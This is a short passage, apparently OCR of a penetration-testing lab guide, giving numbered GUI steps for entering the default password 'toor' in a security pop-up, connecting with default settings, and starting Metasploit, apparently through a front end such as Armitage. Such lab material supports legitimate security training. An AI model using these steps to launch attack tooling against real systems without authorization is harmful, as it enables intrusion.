
10. A security pop-up appears, enter the password as **toor** and click **OK**.




11. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




12. The **Start Metasploit?** pop-up appears; click **Yes**.



